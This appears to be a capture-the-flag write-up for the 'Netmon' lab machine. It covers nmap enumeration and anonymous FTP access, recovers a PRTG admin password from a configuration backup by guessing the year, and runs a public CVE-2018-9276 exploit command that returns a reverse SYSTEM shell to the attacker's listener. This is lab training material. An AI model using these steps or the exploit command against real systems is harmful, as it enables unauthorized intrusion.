# Netmon
Table of Contents
// hint
Solution locked — challenge mode is on
- Machine Name: Netmon
- Difficulty: Easy
- OS type: Windows
Port Scanning - Service & Version Enumeration
PORT     STATE SERVICE      VERSION21/tcp   open  ftp          Microsoft ftpd| ftp-anon: Anonymous FTP login allowed (FTP code 230)| 02-02-19  11:18PM                 1024 .rnd| 02-25-19  09:15PM       <DIR>          inetpub| 07-16-16  08:18AM       <DIR>          PerfLogs| 02-25-19  09:56PM       <DIR>          Program Files| 02-02-19  11:28PM       <DIR>          Program Files (x86)| 02-03-19  07:08AM       <DIR>          Users|_03-04-19  02:12PM       <DIR>          Windows| ftp-syst:|_  SYST: Windows_NT135/tcp  open  msrpc        Microsoft Windows RPC139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0|_http-title: Not FoundService Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:|_clock-skew: mean: -6m46s, deviation: 0s, median: -6m46s| smb-security-mode:|   account_used: guest|   authentication_level: user|   challenge_response: supported|_  message_signing: disabled (dangerous, but default)| smb2-security-mode:|   2.02:|_    Message signing enabled but not required| smb2-time:|   date: 2019-03-04 14:13:48|_  start_date: 2019-03-04 12:43:48
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.79 seconds
Enumeration
Port 80/HTTP
port 80 is open on machine it’s running website let’s visit it in browser

Looks like it is running PRTG Network Monitor (NETMON), same as machine name!, let’s give it quick google search, we found that it might be vulnerable to Authenticated RCE, but we don’t have the username and password, we found default credentials is *prtgadmin:prtgadmin but bad luck it is not working*
let’s keep this information in back pocket and move to another service
Port 21/FTP
port 21 (FTP) is open on the machine let’s try to login anonymously

→ User.txt can be founded at the Users/Public/Desktop
let’s Explore PRTG network monitor further, as we have access to filesystem what about finding configuration files on the system we found that PRTG network monitor (netmon) stores it configuration to C:\ProgramData\Paessler\PRTG Network Monitor [https://kb.paessler.com/en/topic/463-how-and-where-does-prtg-store-its-data]
we found configuration file backup in C:\ProgramData\Paessler\PRTG Network Monitor\PRTG Configuration.old.bak

let’s download it to our kali machine by,
get "PRTG Configuration.old.bak"
nice we founded password of user, let’s login to PRTG Network Monitor (Netmon) using these credentials, but it doesn’t worked
However, on thinking a minute, the creds are from the backup of an old file, and end in “2018”. I’ll try 2019, and it works, bringing me to the PRTG dashboard for System Administrator:

now as we have a valid set of credentials let’s use the exploit from github → https://github.com/A1vinSmith/CVE-2018-9276
execute exploit
python3 exploit.py -i 10.10.10.152 -p 80 --lhost 10.10.14.14 --lport 443 --user prtgadmin --password PrTg@dmin2019
Fresh SYSTEM Shell and box is rooted!!
